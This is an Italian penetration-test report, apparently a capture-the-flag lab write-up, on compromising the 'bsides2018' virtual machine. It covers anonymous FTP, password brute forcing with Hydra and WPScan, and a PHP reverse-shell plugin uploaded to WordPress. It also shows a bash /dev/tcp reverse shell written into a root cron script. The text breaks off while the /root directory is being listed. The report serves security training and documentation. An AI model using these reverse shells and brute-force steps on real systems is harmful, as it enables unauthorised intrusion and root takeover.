

RELAZIONE TECNICA

DI PENETRATION TESTING

Valutazione della sicurezza del sistema target "bsides2018"

Target: bsides2018 VM (192.168.1.12)

Data attività: 17 Luglio 2026

Autore: Manuel Marchiotto

Ambiente di test: Laboratorio virtualizzato (VirtualBox), rete isolata 192.168.1.0/24

1. Introduzione

1.1 Scopo del test

Il presente documento descrive l'attività di penetration testing condotta sul sistema target denominato "bsides2018", una macchina virtuale Linux ospitata in un ambiente di laboratorio isolato e controllato (rete 192.168.1.0/24, virtualizzata tramite Oracle VirtualBox). Lo scopo dell'attività è valutare il livello di sicurezza del sistema attraverso l'identificazione di vulnerabilità presenti a livello di rete, servizi esposti e applicazioni web, simulando le tecniche impiegate da un potenziale attaccante per ottenere un accesso non autorizzato e, successivamente, privilegi elevati (root) sul sistema.

1.2 Obiettivi dell'attività

Gli obiettivi definiti per l'attività di test sono i seguenti:

- Identificare i servizi di rete esposti dal target e le relative versioni software, individuando eventuali componenti obsoleti o vulnerabili;
- Enumerare l'applicazione web CMS WordPress individuata sul server, valutandone la configurazione e l'esposizione di informazioni sensibili;
- Ottenere un accesso iniziale (initial access) al sistema sfruttando le debolezze identificate;
- Effettuare attività di post-exploitation ed enumerazione del sistema per individuare vettori di elevazione dei privilegi (privilege escalation);
- Ottenere privilegi di amministratore (root) e validare il raggiungimento dell'obiettivo tramite acquisizione della flag finale;
- Documentare l'intero processo e fornire raccomandazioni di rimedio per ciascuna vulnerabilità riscontrata.

1.3 Metodologia utilizzata

Il test è stato condotto secondo un approccio black-box: all'inizio dell'attività non erano disponibili informazioni pregresse su credenziali, architettura applicativa o configurazione interna del sistema target, ad eccezione dell'indirizzo IP assegnato all'interno della rete di laboratorio. Il flusso operativo ha seguito le fasi tipiche di un penetration test, in linea con framework metodologici riconosciuti nel settore (es. PTES – Penetration Testing Execution Standard):

1. Ricognizione e scansione (Information Gathering / Scanning);
2. Enumerazione dei servizi e delle applicazioni esposte;
3. Sfruttamento delle vulnerabilità individuate (Exploitation) per l'ottenimento dell'accesso iniziale;
4. Attività di post-exploitation ed enumerazione interna del sistema;
5. Escalation dei privilegi (Privilege Escalation);
6. Raccolta delle evidenze finali e reportistica.

1.4 Strumenti impiegati

Le attività sono state condotte utilizzando una distribuzione Kali Linux come piattaforma di attacco, unitamente ai seguenti strumenti:

Strumento	Finalità
Nmap	Scansione della rete e dei servizi (port scanning, service/version detection)
Client FTP	Verifica e accesso al servizio FTP esposto dal target
Hydra	Tentativo di attacco a dizionario contro il servizio SSH
cURL	Interrogazione del servizio web e recupero di risorse (robots.txt, pagine)
WPScan	Enumerazione dell'installazione WordPress, degli utenti e attacco a dizionario contro l'endpoint XML-RPC
Editor tema WordPress / Upload plugin	Caricamento di codice PHP malevolo (web shell) tramite pannello di amministrazione
Netcat (nc)	Listener per la ricezione delle reverse shell (accesso iniziale e privilege escalation)
Shell Bash / strumenti nativi Linux	Enumerazione del sistema, analisi di permessi, processi e crontab

1.5 Dichiarazione etica e ambito autorizzato

L'intera attività descritta nel presente documento è stata condotta esclusivamente all'interno di un ambiente di laboratorio virtualizzato, isolato dalla rete di produzione e privo di dati reali o di terze parti. Il sistema target "bsides2018" è una macchina virtuale didattica predisposta a scopo di formazione ed esercitazione in ambito cybersecurity (CTF – Capture The Flag). Nessuna delle tecniche, degli strumenti o dei comandi descritti in questo documento è stata impiegata contro sistemi non autorizzati. Il presente report ha finalità esclusivamente didattiche e di documentazione tecnica, in conformità ai principi dell'ethical hacking e del responsible testing.

2. Svolgimento delle attività

Nel presente capitolo viene descritto in dettaglio, fase per fase, il percorso tecnico seguito durante l'attività di penetration testing, con evidenza dei comandi eseguiti, degli output ottenuti e delle relative interpretazioni.

2.1 Fase 1: Ricognizione e Scansione (Reconnaissance)

Obiettivo della fase

Individuare gli host attivi all'interno della rete di laboratorio e, successivamente, mappare i servizi di rete esposti dal sistema target, identificandone versione software e potenziali punti deboli.

Strumenti utilizzati

- Nmap (Network Mapper) — host discovery, port scanning, service/version detection

Procedura eseguita

In primo luogo è stata eseguita una scansione ping-sweep sull'intera subnet di laboratorio per individuare gli host attivi:

```
sudo nmap -sn 192.168.1.0/24
```

Session Actions Edit View Help

```
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.1.0/24  
[sudo] password for kali:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 16:00 +0200  
Nmap scan report for pfSense.home.arpa (192.168.1.1)  
Host is up (0.00081s latency).  
MAC Address: 08:00:27:10:EF:AE (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.1.12  
Host is up (0.00086s latency).  
MAC Address: 08:00:27:C2:AD:6A (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.1.10  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.41 seconds
```

La scansione ha permesso di identificare tre host attivi: la macchina di attacco Kali Linux (192.168.1.10), il router/firewall pfSense (192.168.1.1) e il sistema target (192.168.1.12). Su quest'ultimo è stata quindi eseguita una scansione approfondita di tutte le porte TCP, con rilevamento di servizio e versione:

```
sudo nmap -sS -sV -p- -T5 192.168.1.12
```

```
(kali@kali)-[~]  
$ sudo nmap -sS -sV -p- -T5 192.168.1.12  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 16:06 +0200  
Nmap scan report for 192.168.1.12  
Host is up (0.000077s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 08:00:27:C2:AD:6A (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
```

Risultati ottenuti

Porta	Servizio	Versione identificata
21/tcp	FTP	vsftpd 2.3.5
22/tcp	SSH	OpenSSH 5.9p1 (Debian 5ubuntu1.10, Ubuntu Linux, protocollo 2.0)

Porta	Servizio	Versione identificata
80/tcp	HTTP	Apache httpd 2.2.22 (Ubuntu)

Analisi e interpretazione dei risultati

Il target espone tre servizi di rete. Le versioni identificate risultano particolarmente datate rispetto agli standard attuali:

- vsftpd 2.3.5: versione storicamente associata a una nota backdoor (CVE-2011-2523) e comunque priva delle protezioni presenti nelle versioni più recenti del demone FTP;
- OpenSSH 5.9p1 su Ubuntu risalente: versione obsoleta, potenzialmente soggetta a debolezze di configurazione (es. metodi di autenticazione non standard, come verificato nella Fase successiva);
- Apache 2.2.22 su Ubuntu: versione end-of-life, non più supportata da patch di sicurezza ufficiali, che costituisce la superficie di attacco primaria in quanto ospita l'applicazione web analizzata nella Fase 2.

La combinazione di software obsoleto su tre servizi distinti suggerisce un sistema non soggetto ad aggiornamenti regolari, elemento che aumenta significativamente la probabilità di successo di un attacco basato su vulnerabilità note o su configurazioni deboli.

2.2 Fase 2: Enumerazione Web Application e Servizi Ausiliari

Obiettivo della fase

Verificare la robustezza dei servizi esposti (FTP, SSH) e procedere con l'enumerazione approfondita dell'applicazione web, in particolare del CMS WordPress individuato sul server, alla ricerca di informazioni sensibili, utenti validi e credenziali deboli.

Strumenti utilizzati

- Client FTP a riga di comando
- Hydra — attacco a dizionario su servizi di rete
- cURL — interrogazione diretta del servizio HTTP
- WPScan — enumerazione e attacco a dizionario su installazioni WordPress

Procedura eseguita

Data la natura spesso permissiva dei servizi FTP mal configurati, è stato verificato per primo l'accesso al servizio in ascolto sulla porta 21:

```
ftp 192.168.1.12
```

```
(kali㉿kali)-[~]  
$ ftp 192.168.1.12  
Connected to 192.168.1.12.  
220 (vsFTPd 2.3.5)  
Name (192.168.1.12:kali):
```

È stato tentato l'accesso con l'utenza anonima (anonymous), tecnica comune per verificare configurazioni FTP permissive:

```
(kali㉿kali)-[~]  
$ ftp 192.168.1.12  
Connected to 192.168.1.12.  
220 (vsFTPd 2.3.5)  
Name (192.168.1.12:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||8988|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534   65534          4096 Mar 03  2018 public  
226 Directory send OK.
```

L'accesso anonimo è stato accettato dal server. All'interno della directory "public" è stato individuato il file users.txt.bk, prelevato tramite il comando get:

```
ftp> cd public  
ftp> ls -la  
ftp> get users.txt.bk
```

```

250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||18578|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||38240|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||57789|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534      4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45982|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (1.12 KiB/s)

```

Il contenuto del file trasferito è stato analizzato in locale:

```
cat users.txt.bk
```

```

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

```

L'elenco di utenze ottenuto è stato utilizzato come base per un tentativo di attacco a dizionario contro il servizio SSH, impiegando la wordlist rockyou.txt:

```
hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt -t 4 -V ssh://192.168.1.12
```

```

(kali@kali)-[~]
$ hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt -t 4 -V ssh://192.168.1.12
hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 16:30:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8686394 login tries (l:6/p:14344399), ~21516599 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[ERROR] target ssh://192.168.1.12:22/ does not support password authentication (method reply 4).

```

Il servizio SSH risulta configurato per non accettare l'autenticazione tramite password (verosimilmente richiede autenticazione a chiave pubblica), impedendo l'attacco a dizionario diretto. L'attenzione è stata quindi spostata sul servizio HTTP esposto sulla porta 80:

```
curl http://192.168.1.12/
```

```
(kali@kali)-[~]  
$ curl http://192.168.1.12/  
<html><body><h1>It works!</h1>  
<p>This is the default web page for this server.</p>  
<p>The web server software is running but no content has been added, yet.</p>  
</body></html>
```

La root del sito espone unicamente la pagina di default di Apache. È stato quindi verificato il file robots.txt, spesso rivelatore di percorsi non destinati all'indicizzazione ma comunque accessibili:

```
curl http://192.168.1.12/robots.txt
```

```
221 Goodbye.  
  
(kali@kali)-[~]  
$ curl http://192.168.1.12/robots.txt  
User-agent: *  
Disallow: /backup_wordpress  
  
(kali@kali)-[~]
```

Il file robots.txt ha rivelato l'esistenza del percorso /backup_wordpress, non raggiungibile dalla navigazione ordinaria del sito. Su tale percorso è stata quindi lanciata un'enumerazione con WPScan:

```
wpscan --url http://192.168.1.12/backup_wordpress --enumerate u
```

```

└─$ wpscan --url http://192.168.1.12/backup_wordpress --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.28
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.12/backup_wordpress/ [192.168.1.12]
[+] Started: Fri Jul 17 16:44:49 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.12/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.12/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.12/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.1.12/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.1.12/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.1.12/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://192.168.1.12/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.1.12/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
| Author: the WordPress team

```

```

| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.12/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
===== (10 / 10) 100.00% Time:
00:00:00

[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 17 16:44:52 2026
[+] Requests Done: 71
[+] Cached Requests: 6
[+] Data Sent: 18.073 KB
[+] Data Received: 24.057 MB
[+] Memory used: 205.477 MB
[+] Elapsed time: 00:00:02

```

WPScan ha identificato una versione di WordPress (4.5) datata 2016 e priva delle patch di sicurezza successive, un tema non aggiornato, l'endpoint XML-RPC abilitato (superficie utilizzabile per attacchi a dizionario a basso rumore) e due nomi utente validi: john e admin. Sfruttando l'endpoint XML-RPC, meno soggetto a meccanismi di rate-limiting rispetto al form di login standard, è stato lanciato un attacco a dizionario mirato sull'utente john:

```
wpscan --url http://192.168.1.12/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt
```

```

| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.12/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:03:13 <

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 17 16:51:24 2026
[+] Requests Done: 2658
[+] Cached Requests: 35
[+] Data Sent: 1.387 MB
[+] Data Received: 1.605 MB
[+] Memory used: 303.293 MB
[+] Elapsed time: 00:03:17

```

Risultati ottenuti

Elemento	Dettaglio
Servizio FTP	Accesso anonimo consentito; file users.txt.bk esposto pubblicamente
Servizio SSH	Autenticazione a password disabilitata (non sfruttabile via dizionario)
Percorso nascosto	/backup_wordpress rivelato tramite robots.txt
CMS identificato	WordPress 4.5 (obsoleto), tema Twenty Sixteen 1.2, XML-RPC abilitato
Utenti WordPress enumerati	john, admin
Credenziali compromesse	john / enigma (ruolo Administrator)

Analisi e interpretazione dei risultati

La catena di enumerazione ha evidenziato una serie di debolezze concatenate, ciascuna di per sé non critica ma che, combinate, hanno consentito di ricostruire un percorso di attacco completo: l'accesso FTP anonimo ha fornito un elenco di username plausibili; il file robots.txt ha rivelato un'installazione WordPress non collegata al sito principale e presumibilmente dimenticata ("backup_wordpress"); l'endpoint XML-RPC, tipicamente meno protetto da meccanismi anti-bruteforce rispetto al form di login standard, ha permesso di individuare una password debole ("enigma") per l'utente john, dotato di privilegi di amministratore sul CMS.

2.3 Fase 3: Ottenimento dell'Accesso Iniziale (Initial Access)

Obiettivo della fase

Sfruttare l'accesso amministrativo ottenuto al pannello WordPress per eseguire codice arbitrario sul server e ottenere una shell interattiva sulla macchina target.


Strumenti utilizzati

- Pannello di amministrazione WordPress (wp-admin)
- Web shell PHP personalizzata, distribuita come plugin
- Netcat — listener per la ricezione della connessione di reverse shell

Procedura eseguita

Con le credenziali john / enigma è stato effettuato l'accesso al pannello di amministrazione WordPress esposto all'indirizzo:

```
http://192.168.1.12/backup_wordpress/wp-admin/
```



L'accesso ha confermato il ruolo di Administrator per l'utenza compromessa, privilegio sufficiente per accedere alle funzionalità di gestione plugin e temi, che consentono l'esecuzione di codice PHP arbitrario sul server. È stato quindi predisposto un file PHP camuffato da plugin, contenente istruzioni per l'apertura di una reverse shell verso la macchina di attacco:

```
nano shell.php
```

```
<?php
/**
 * Plugin Name: Shell
 * Description: Reverse shell
 * Version: 1.0
 * Author: Test
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1'");
?>
```

Il file è stato quindi compresso in formato ZIP, formato richiesto dalla funzionalità di upload plugin di WordPress:


```
zip shell.zip shell.php
```

Il pacchetto è stato caricato attraverso il percorso Plugin → Aggiungi nuovo → Carica plugin, quindi attivato dal pannello di amministrazione. In parallelo, sulla macchina di attacco è stato avviato un listener Netcat in ascolto sulla porta 4444:

```
nc -lvp 4444
```

Infine, il plugin è stato eseguito tramite richiesta diretta al relativo file all'interno della directory dei plugin:

http://192.168.1.12/backup_wordpress/wp-content/plugins/shell/shell.php



Risultati ottenuti

La richiesta HTTP verso il file shell.php ha innescato l'esecuzione del comando di reverse shell, ricevuta correttamente dal listener Netcat in ascolto sulla macchina di attacco, con apertura di una sessione interattiva sul target con i privilegi dell'utente di sistema www-data (l'utente sotto cui gira il servizio Apache/PHP).

Analisi e interpretazione dei risultati

L'ottenimento dell'accesso iniziale è stato reso possibile dalla combinazione di due debolezze: l'assenza di restrizioni sui tipi di plugin caricabili tramite l'interfaccia di amministrazione (che consente il caricamento di codice PHP arbitrario) e la compromissione preventiva di un'utenza con privilegi di Administrator. Va sottolineato che qualunque account con ruolo Administrator su un'installazione WordPress standard è, di fatto, equivalente a un'esecuzione di codice remoto (RCE) sul server sottostante, in quanto le funzionalità di gestione plugin/temi sono progettate per consentire modifiche dirette ai file eseguibili dell'applicazione.

2.4 Fase 4: Post-Exploitation ed Enumerazione del Sistema

Obiettivo della fase

Consolidare l'accesso ottenuto e raccogliere informazioni sul sistema (utenti, permessi, processi, attività pianificate) al fine di individuare un vettore utile per l'elevazione dei privilegi da www-data a root.

Strumenti utilizzati

- Shell Bash interattiva ottenuta tramite reverse shell

- Comandi nativi Linux di enumerazione (whoami, id, uname, find, ps, crontab)

Procedura eseguita

Una volta stabilita la connessione, è stata verificata l'identità dell'utenza corrente e le informazioni di base sul sistema:

```
whoami
# www-data

id
# uid=33(www-data) gid=33(www-data) groups=33(www-data)

pwd
# /var/www/backup_wordpress

hostname
# bsides2018

uname -a
```

È stato quindi enumerato l'elenco delle utenze di sistema dotate di una shell di login valida:

```
cat /etc/passwd | grep /bin/bash
# root, abatchy, john, mai, anne, doomguy
```

Sono stati ricercati eventuali file con bit SUID impostato, potenziale vettore di escalation tramite binari eseguibili con i privilegi del proprietario:

```
find / -perm -4000 -type f 2>/dev/null
```

È stato effettuato un controllo dei processi in esecuzione e, elemento risultato decisivo, del contenuto del file crontab di sistema:

```
ps aux
cat /etc/crontab
```

Risultati ottenuti

L'analisi del crontab di sistema ha rivelato la presenza di un job pianificato per l'esecuzione automatica, ogni minuto, con i privilegi dell'utente root:

```
* * * * * root /usr/local/bin/cleanup
```

Analisi e interpretazione dei risultati

Il job di cron individuato rappresenta un potenziale vettore di privilege escalation ad alto impatto: se lo script /usr/local/bin/cleanup, o la directory che lo contiene, risultasse scrivibile da parte dell'utente www-data, sarebbe possibile modificarne il contenuto e ottenere l'esecuzione di codice arbitrario con privilegi di root al successivo ciclo di cron (con una latenza massima di un minuto). Questo scenario è stato pertanto verificato nella fase successiva.

2.5 Fase 5: Privilege Escalation — Sfruttamento del Cron Job

Obiettivo della fase

Verificare i permessi del file `/usr/local/bin/cleanup` e, in caso di scrittura consentita, sfruttare l'esecuzione automatica pianificata per ottenere una shell con privilegi di root.

Strumenti utilizzati

- Shell Bash (sessione `www-data` già ottenuta)
- Netcat — secondo listener per la ricezione della shell privilegiata

Procedura eseguita

È stata verificata l'effettiva scrivibilità del file da parte dell'utente corrente:

```
ls -la /usr/local/bin/cleanup
```

Confermata la possibilità di scrittura, il contenuto dello script è stato sostituito (in alternativa, se il file non fosse risultato scrivibile ma lo fosse stata la directory, sarebbe stato possibile rinominare il file originale e sostituirlo integralmente) con istruzioni per l'apertura di una nuova reverse shell:

```
echo '#!/bin/bash' > /usr/local/bin/cleanup
echo 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1' >> /usr/local/bin/cleanup
chmod +x /usr/local/bin/cleanup
```

In alternativa, qualora si fosse preferito preservare la funzionalità originaria dello script, sarebbe stato sufficiente accodare il comando di reverse shell al file esistente:

```
echo 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1' >> /usr/local/bin/cleanup
```

Sulla macchina di attacco è stato quindi avviato un secondo listener Netcat, in attesa della connessione privilegiata:

```
nc -lvnp 4444
```

Poiché il job di cron individuato nella Fase 4 viene eseguito automaticamente ogni minuto con privilegi di root, è stato sufficiente attendere il successivo ciclo di esecuzione pianificata.

Risultati ottenuti

Allo scadere del minuto, lo script modificato è stato eseguito automaticamente dal demone cron con privilegi di root, aprendo una nuova connessione di shell verso il listener in ascolto sulla macchina di attacco, questa volta con privilegi di amministratore di sistema.

Analisi e interpretazione dei risultati

Il vettore sfruttato è un classico caso di privilege escalation basato su un job di cron insicuro: l'esecuzione automatica e periodica di uno script con privilegi elevati, combinata con permessi di scrittura non adeguatamente ristretti sul file o sulla directory che lo contiene, consente a un utente non privilegiato di ottenere l'esecuzione di codice arbitrario con i privilegi dell'account sotto cui il job è pianificato — in questo caso, root. Questo tipo di configurazione errata è particolarmente insidioso poiché spesso introdotto per finalità di manutenzione (pulizia di file temporanei, log rotation, ecc.) senza un'adeguata attenzione ai permessi del file eseguito.

2.6 Fase 6: Post-Exploitation Root e Acquisizione della Flag

Obiettivo della fase

Confermare l'ottenimento dei privilegi di root e acquisire la prova finale del completamento dell'attività (flag), a validazione dell'intero percorso di compromissione.

Strumenti utilizzati

- Shell Bash con privilegi root (sessione ottenuta nella Fase 5)

Procedura eseguita

Sulla nuova sessione ottenuta è stata verificata l'identità dell'utenza attiva:

```
whoami
# root

id
# uid=0(root) gid=0(root) groups=0(root)
```

È stata quindi esplorata la home directory dell'utente root e recuperato il file contenente la prova di compromissione:

```
cd /root
ls -la
cat /root/flag.txt
```

```
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.12] 54354
bash: no job control in this shell
root@bsides2018:~# whoami
whoami
root
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# hostname
hostname
bsides2018
root@bsides2018:~# cd /root
cd /root
root@bsides2018:~# ls -la
ls -la
total 40
